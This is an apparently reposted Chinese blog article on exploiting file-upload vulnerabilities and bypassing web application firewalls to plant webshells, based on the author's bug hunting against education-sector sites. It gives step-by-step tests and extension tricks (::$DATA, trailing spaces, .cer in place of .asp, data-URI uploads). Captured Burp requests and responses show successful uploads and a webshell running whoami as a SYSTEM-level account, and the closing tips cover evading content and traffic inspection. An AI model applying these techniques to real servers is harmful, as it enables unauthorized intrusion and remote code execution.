

OX3

17:7:12:6:14:20

首页


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【转载】Upload与WAF的那些事

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背景:去年实习的时候开始接触渗透,太菜,就偶尔在EDUSRC检洞(资产多,WAF多,坑多),主要是挖一些上传,逻辑,注入等基础漏洞,不建议拿一把梭工具扫,除非自己挖的通用洞或是对该漏洞原理理解深刻,不然成长不大。文件上传漏洞的介绍很多,就不废话了,下面讲讲如何快速判断文件上传漏洞是否客观存在与WAF绕过。

Upload步骤



- 1.直接前端上传正常文件, burp截断只修改任意后缀判断黑白名单(略过content-type/前端js判断)。
- 2.传不上去就是白名单限制pass基本没得搞, 传得上去就是黑名单或是未做限制。
- 3.webshell上传能落地, 能拿到文件url, 能web访问, 能解析-->getshell。

上面就是Upload漏洞的判断步骤。

下面来说说已经判断是黑名单后绕过上传点的限制与WAF的限制。

判断程序本身限制与WAF限制

- 1.程序本身黑名单限制: 返回包通常会有上传文件格式不允许意思的字样
- 2.WAF限制: 返回页面通常是WAF的拦截页面或是该次请求被重置reset无响应包

后缀绕过黑名单的限制

Windows:

大小写不敏感, [空格], 命名不允许的特殊字符,::\$DATA。

命名不允许的特殊字符/?

细心总会有收获的 发现一接口泄露物理地址

```

POST /upload/1572164313940442985.jsp HTTP/1.1
Host: [redacted]
Content-Length: 35
Accept: */*
Origin: http://rs.sctu.edu.cn:8023
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

```

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: application/json;charset=UTF-8
Vary: Accept-Encoding
Date: Sun, 27 Oct 2019 08:19:23 GMT
Connection: close
Content-Length: 387

```


```

{"data":{"id":"2c908a986bace810016e0c4ba3554927","fileName":"1.jsp:$DATA
ROOT:/upload/1572164313940442985.jsp:$DATA","saveType":"disk","upload
fileSize":2956,"fileType":"application/pdf","fileBody":null,"businessid":null,"i
91e","uploadSuccess":true}

```

id=2c908a986bace810016e0c4ba3554927

572164313940442985.jsp?cmd=whoami



Command: whoami
nt authority\svsystem



空格

```

{"result":{"success":false,"message":"文件类型不合法! ","data":"","targetUrl":null,"success":true,"error":null,"

```

.aspx[空格]

1	[redacted]	POST	[redacted]	ry=Enterp...	✓	✓	200	433	JSON
2	[redacted]	POST	[redacted]	gory=Enterp...	✓	✓	200	484	JSON

```

Original request Edited request Response
Raw Headers Hex
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 13 Jan 2020 06:35:48 GMT
Connection: close
Content-Length: 212

```

```

{"result":{"success":true,"message":"","data":"/UploadFiles/[redacted]-cf19aed4c41b438f808f8749483e0382.aspx"} "targetUrl":null,"success":true,"

```

Linux:
可以试试/

还有个有意思的:

```
Cookie: ASP.NET SessionId=a22lnvbittgenp45z2ts3huz;
-----18467633426500
Content-Disposition: form-data; name="action"

BlobFile
-----18467633426500
Content-Disposition: form-data; name="fileName"

1.asp
-----18467633426500
Content-Disposition: form-data; name="fileType"

image/png
-----18467633426500
Content-Disposition: form-data; name="fileData"

data:image/png;base64,PCU9ImhIbGxvIHdvcmxkICEiJT4=
```

```
Cache-Control: private
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Server: wts/1.2
Content-Length: 48

{'msg': 0, 'msg box': '上传过程中发生意外错误!'}
```

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```
SIC
-----18467633426500
Content-Disposition: form-data; name="action"

BlobFile
-----18467633426500
Content-Disposition: form-data; name="fileName"

1.cer
-----18467633426500
Content-Disposition: form-data; name="fileType"

image/png
-----18467633426500
Content-Disposition: form-data; name="fileData"

data:image/png;base64,PCU9ImhIbGxvIHdvcmxkICEiJT4=
```

```
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Server: wts/1.2
Content-Length: 165


{'msg': 1, 'msg box': './upload/202006/01/202006011830042554.cer!';
'serverThumbnailFileName': './upload/202006/01/small_202006011830
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

```
<%= "hello world!" %>
```

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asp上传错误, cer成功, 这个场景就是程序黑名单+WAF, 可惜貌似WAF不认识Data URI Schema的文件上传, 没找到后缀的可控点, 所以WAF就没有拦。
有些WAF可能会阻止某些路径(upload)下访问脚本文件, 可以试试这个



只是简单匹配URI的话，这个可以过
过内容的话，可以发大文件或是免杀的webshell...



过连接的话，自己改改通信的数据特征....

标签: Upload与WAF的那些事

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